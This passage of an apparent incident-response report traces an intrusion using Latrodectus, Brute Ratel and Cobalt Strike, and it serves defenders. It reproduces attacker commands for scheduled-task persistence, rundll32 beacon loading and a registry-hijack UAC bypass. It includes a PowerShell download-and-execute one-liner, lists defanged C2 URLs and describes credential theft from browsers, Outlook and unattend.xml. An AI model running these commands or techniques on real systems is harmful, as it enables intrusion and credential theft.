"cmd.exe" /c schtasks /create /tn "SchedulerLsass" /tr "%ALLUSERSPROFILE%\USOShared\lsassa.exe" /sc onstart
During each communication cycle, the backdoor collects basic system reconnaissance data, including the username and machine name of the infected host, then transmits it to a remote server endpoint. The server C2 (hxxps://cloudmeri.com/comm[.]php) was obfuscated and embedded within the resource file name lsassa$ from the decrypted resource file lsassa&&. After successfully transmitting the victim data, the backdoor waits for a server response containing executable commands.
When commands are received from the remote server, the backdoor validates that the response content is not empty and executes the payload through the Windows command interpreter. The execution occurs by spawning a new cmd.exe process with the UseShellExecute flag disabled and CreateNoWindow enabled to maintain stealth, while redirecting standard output and error streams to capture results. The backdoor includes a special termination command that allows the remote operator to exit the backdoor by calling Environment.Exit when a specific response string is received.

The backdoor conceals its strings in an encrypted resource and only reveals them at runtime. The extraction function first reads a length value to determine how many bytes to pull, then converts those bytes into readable text using Unicode encoding.
Cobalt Strike

Several Cobalt Strike beacons were utilized over the course of the intrusion. The first was observed on day four, where the cron801.dl_ file was dropped on the beachhead host under C:\ProgramData from the injected explorer.exe process containing Latrodectus and was then executed twice by leveraging BackConnect.
rundll32 cron801.dl_,lvQkzdrFdILT

The outbound connection was established with the Cobalt Strike server at hxxp://45.129.199[.]214/vodeo/wg01ck01.
Shortly after, the Cobalt Strike beacon spawned from rundll32.exe was injected into sihost.exe process.

Analysis of network traffic revealed a JSON response containing minified Vuetify v3.0.3 JavaScript served by the Cobalt Strike C2 server. This discovery led to the identification of additional potentially related C2 servers using Virustotal searches for similar characteristics (JSON response content or the URL path /vodeo/):
hxxp[://]94[.]232[.]40[.]49/vodeo/wg01ck01
hxxps[://]techbulldigital[.]com/Apply/readme/VJICARU60DC?_WHBEXNIA=HNMIIIANEMPMLIDFEOPKLBDOEMPI
hxxp[://]techbulldigital[.]com/List/com2/9O29EO3IRSBB
hxxp[://]filomeruginfor[.]com/christian/house/cwk01
hxxp[://]filomeruginfor[.]com/deolefor/wg01ck01m
hxxps[://]wehelpgood[.]xyz/Complete/v9[.]56/KT84GVGD135E
hxxps[://]wehelpgood[.]xyz/derive/n/nzoqjd9mme
hxxp[://]94[.]232[.]249[.]186/vodeo/vid_wg01ck01
hxxp[://]94[.]232[.]249[.]186/vodeo/wg01ck01

Later the cron801.dl_ file was renamed system.dl_ and deployed to several hosts, this is covered further in the Lateral Movement section
Later on the same day, after the execution of the lsassa.exe backdoor, the threat actor dropped sys.dll. This was another Cobalt Strike stager containing shellcode that exhibits similarities to the payload documented in this report, via the BackConnect session on the beachhead host.

The threat actor executed it via BackConnect with the command:
rundll32 %ALLUSERSPROFILE%\sys.dll,StartUp471
The Cobalt Strike implant initiated outbound communication to 206.206.123[.]209:443 (avtechupdate[.]com) before injecting itself into the sihost.exe process. After the attempted UAC bypass, the Cobalt Strike stager was executed in memory with the C2 pointing to resources.avtechupdate[.]com/samlss/vm.ico.



Shortly after, the sihost.exe process (containing an injected Cobalt Strike beacon) used RUNAS execution to create a new process (“gpupdate.exe”) running as the “Domain Admin” account, as described in the Privilege Escalation section.
Subsequently, the compromised sihost.exe process, containing an injected Cobalt Strike beacon, leveraged the RUNAS command to spawn a new gpupdate.exe process under the domain admin account.

The gpupdate.exe process then injected a Cobalt Strike beacon into the spoolsv.exe process space.

Both spoolsv.exe and gpupdate.exe processes were observed creating named pipes consistent with Cobalt Strike communication patterns.
The following day the sys.dll Cobalt Strike beacon was executed on two additional servers after connections to those hosts were made via RDP.
Persistence
Registry Run Key
Persistence was first established after initial access on day one via a Registry Run key. This was achieved via the rundll32.exe process that created a Run key, with an innocuous name of Update, which would execute the Brute Ratel badger, upfilles.dll, if the system was restarted.

The Run key was updated multiple times during the intrusion to point to wscadminui.dll in place of upfilles.dll. We could not determine why the actor re-applied the same change on several occasions.

Scheduled Tasks
In addition to the Run key the threat actor created a scheduled task on the fourth day of the intrusion on the beachhead host. The scheduled task was created by lsassa.exe which has been explained in further detail in the Execution section.

Privilege Escalation
Runas


The threat actor activated Windows’ Secondary Logon service to enable the runas command – a built-in Windows feature that allows running programs under different user credentials. By calling this service, they were able to authenticate as the domain admin account found in the unattend.xml file and escalate their privileges from a regular user to full administrative control over the network
The Windows authentication log shows successful privilege escalation from a low-privileged user to a domain administrator account with elevated token permissions.
UAC Bypass
The Cobalt Strike sys.dll implant executed on the beachhead host initiated a UAC bypass using the elevate uac-token-duplication technique, a well-documented registry hijacking method first observed in 2017. This technique exploits the UAC token duplication vulnerability, allowing the Cobalt Strike implant to execute arbitrary code with privileges stolen from elevated processes, successfully achieving privilege escalation without user interaction.
Initial registry modifications hijacked the ms-settings protocol handler to redirect Windows Settings calls to malicious PowerShell commands:
reg add "HKCU\Software\Classes\ms-settings\shell\open\command" /f /d "cmd.exe /c powershell -nop -w hidden -c "IEX (New-Object Net.Webclient).DownloadString('hxxp://127.0.0[.]1:11664/')"
reg add "HKCU\Software\Classes\ms-settings\shell\open\command" /v DelegateExecute /f /d "cmd.exe /c powershell -nop -w hidden -c "IEX (New-Object Net.Webclient).DownloadString('hxxp://127.0.0[.]1:11664/')"
Privilege escalation occurred through execution of ComputerDefaults.exe, a trusted Windows binary that queries the hijacked ms-settings protocol with elevated privileges.
With the elevated token duplicated from ComputerDefaults.exe, multiple PowerShell instances were executed to establish communication with the Cobalt Strike listener, indicating token rights restrictions requiring different execution approaches:
"cmd.exe" /c powershell -nop -w hidden -c "IEX (New-Object Net.Webclient).DownloadString('hxxp://127.0.0[.]1:11664/')"
powershell -nop -w hidden -c "IEX (New-Object Net.Webclient).DownloadString('hxxp://127.0.0[.]1:11664/')"
"C:\Windows\syswow64\windowspowershell\v1.0\powershell.exe" -Version 5.1 -s -NoLogo -NoProfile
Defense Evasion
Process Injection
The most common evasion technique that the threat actor utilized was process injection. During its execution, the Brute Ratel loader upfilles.dll launched the final stage of the Latrodectus malware inside the explorer’s memory.

From the fourth day onward, the threat actor expanded their tooling and heavily utilized both Brute Ratel and Cobalt Strike for process injection. Using the Sysmon eventID 8, CreateRemoteThread, multiple instances of process injection were identified for both long-term and short-term sacrificial processes.


After further investigating the process memory, YARA rules confirmed also the injection of Cobalt Strike beacons into multiple legitimate processes, such as spoolsv.exe.

File Deletion
Τhe threat actor also deleted files after using them, to cover their tracks and make the investigation more challenging. Specifically, they deleted more than half of the files and tools that had been downloaded on the compromised hosts.
Credential Access
Latrodectus Stealer Module
Using command ID 21, the Latrodectus-injected explorer.exe process downloaded the stealer module file fxrm_vn_9.557302425.bin from the C2 server.
Analysis revealed that the stealer lacks functionality to decrypt cookies from current Chrome versions, suggesting the threat actor may not have updated their stealer module to accommodate recent browser security enhancements. The stealer had the hardcoded time of when the stealer module was built – 00:39:18 Mar 29 2024.
Similar to the Latrodectus loader component, the stealer module dynamically resolved Windows APIs by iterating through the Process Environment Block (PEB) InLoadOrderModuleList, computing CRC32 hashes for each loaded module name, and comparing results against target hash values.

The stealer was capable of harvesting credentials from 29+ Chromium-based browsers, including Google Chrome, Microsoft Edge, Yandex Browser, Vivaldi, Comodo Dragon, Orbitum, Epic Privacy Browser, and other variants. Firefox receives separate handling through profile enumeration targeting cookies.sqlite database files.
During its execution, it extracted email credentials from Microsoft Outlook configurations across Office versions 11.0-17.0 by querying Windows registry keys. The stealer is also capable of harvesting server configurations including SMTP, POP3, IMAP, and NNTP server addresses, port numbers, usernames, and encrypted passwords. Additionally, it targeted the registry path HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles to extract legacy email configurations from older Windows Mail, Outlook Express, and MAPI profiles that may contain additional cached credentials. Internet Explorer credentials were obtained through COM interface manipulation, accessing the IntelliForms Storage2 system.
The collected data is organized into distinct sections with the below headers:
- cr_pass for Chrome passwords
- ff_pass for Firefox data
- ie_pass for Internet Explorer credentials
- edge_pass for Edge data
- outlook_pass for email configurations
- _cookie variants for session data.
Each section contains structured entries with pipe-delimited fields. The complete dataset undergoes base64-encoding. The stealer then creates a shared memory region named 12345 and stores a pointer to the encoded data, which could allow other processes to access the collected information.
Answer File Access
Backconnect was used by the threat actor early in the campaign (day three) to list directories on the beachhead. After listing files in directories, the threat actor focused their attention on the file unattend.xml, an answer file. Answer files are used to control the configuration of Windows while setting it up from an image.
One of the components of answer files is called Microsoft-Windows-UnattendedJoin which allows admins to easily domain join devices during setup, this is done by supplying plain text credentials (username and password) in the unattend.xml file. The threat actor collected the file via Backconnect (using the GET C:\Unattend.xml command) and was able to access the plain-text domain admin credentials stored in the file.

LSASS Access
The threat actor utilized their elevated user permissions to access the LSASS process on multiple devices in the environment.

All instances of LSASS access followed the same pattern, the access was initiated by an injected process (either runonce.exe or gpupdate.exe) with a process requesting 0x1010 permissions and another instance of the same process requesting 0x1fffff seconds later. This cycle repeated three times in total during the intrusion, each time facilitated via a Cobalt Strike beacon process.
Veeam-Get-Creds
On day 26 of the intrusion, the threat actor ran the Veeam-Get-Creds.ps1 script from the injected spoolsv.exe process:
